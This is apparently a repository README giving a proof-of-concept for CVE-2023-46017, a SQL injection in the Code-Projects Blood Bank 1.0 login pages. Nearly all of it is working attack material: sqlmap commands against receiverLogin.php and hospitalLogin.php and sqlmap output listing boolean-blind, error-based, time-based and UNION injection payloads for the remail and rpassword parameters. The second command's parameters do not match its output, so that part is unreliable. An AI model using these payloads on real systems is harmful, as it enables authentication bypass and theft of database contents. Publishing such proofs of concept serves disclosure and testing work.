 ersinerenler/cve-2023-46017-code-projects-blood-bank-1.0-sql-injection-vulnerability
Proof-of-concept exploit for SQL injection in Code-Projects Blood Bank V1.0. Demonstrates authentication bypass and database extraction via vulnerable remail and rpassword parameters in receiverLogin.php.


sqlmap -u "http://localhost/bloodbank/file/receiverLogin.php" --method POST --data "remail=test@test&rpassword=test&rlogin=Login" -p remail --risk 3 --level 5 --dbms mysql --batch --current-db---
Parameter: remail (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: remail=test@test' AND 1348=(SELECT (CASE WHEN (1348=1348) THEN 1348 ELSE (SELECT 5898 UNION SELECT 1310) END))-- -&rpassword=test&rlogin=Login
Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: remail=test@test' OR (SELECT 9644 FROM(SELECT COUNT(*),CONCAT(0x7170707171,(SELECT (ELT(9644=9644,1))),0x7178706271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- HyEh&rpassword=test&rlogin=Login
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: remail=test@test' AND (SELECT 5587 FROM (SELECT(SLEEP(5)))hWQj)-- NUfN&rpassword=test&rlogin=Login
Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: remail=test@test' UNION ALL SELECT NULL,CONCAT(0x7170707171,0x4e764e5452486270544a6e4c705a79535a667441756d556b416e7961484a534a647542597a61466f,0x7178706271),NULL,NULL,NULL,NULL,NULL-- -&rpassword=test&rlogin=Login
---
sqlmap -u "http://localhost/bloodbank/file/hospitalLogin.php" --method POST --data "hemail=test@test&hpassword=test&hlogin=Login" -p rpassword --risk 3 --level 3 --dbms mysql --batch --current-db---

Parameter: rpassword (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: remail=test@test&rpassword=test' AND 9149=(SELECT (CASE WHEN (9149=9149) THEN 9149 ELSE (SELECT 9028 UNION SELECT 5274) END))-- -&rlogin=Login
Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: remail=test@test&rpassword=test' OR (SELECT 6087 FROM(SELECT COUNT(*),CONCAT(0x7170707171,(SELECT (ELT(6087=6087,1))),0x7178706271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- VRqW&rlogin=Login
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: remail=test@test&rpassword=test' AND (SELECT 4449 FROM (SELECT(SLEEP(5)))eegb)-- Cuoy&rlogin=Login
Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: remail=test@test&rpassword=test' UNION ALL SELECT NULL,CONCAT(0x7170707171,0x6e686d776376736a706f47796d474a736a48566f72625a4e6d537247665a444f684154684b476d62,0x7178706271),NULL,NULL,NULL,NULL,NULL-- -&rlogin=Login
---
bloodbank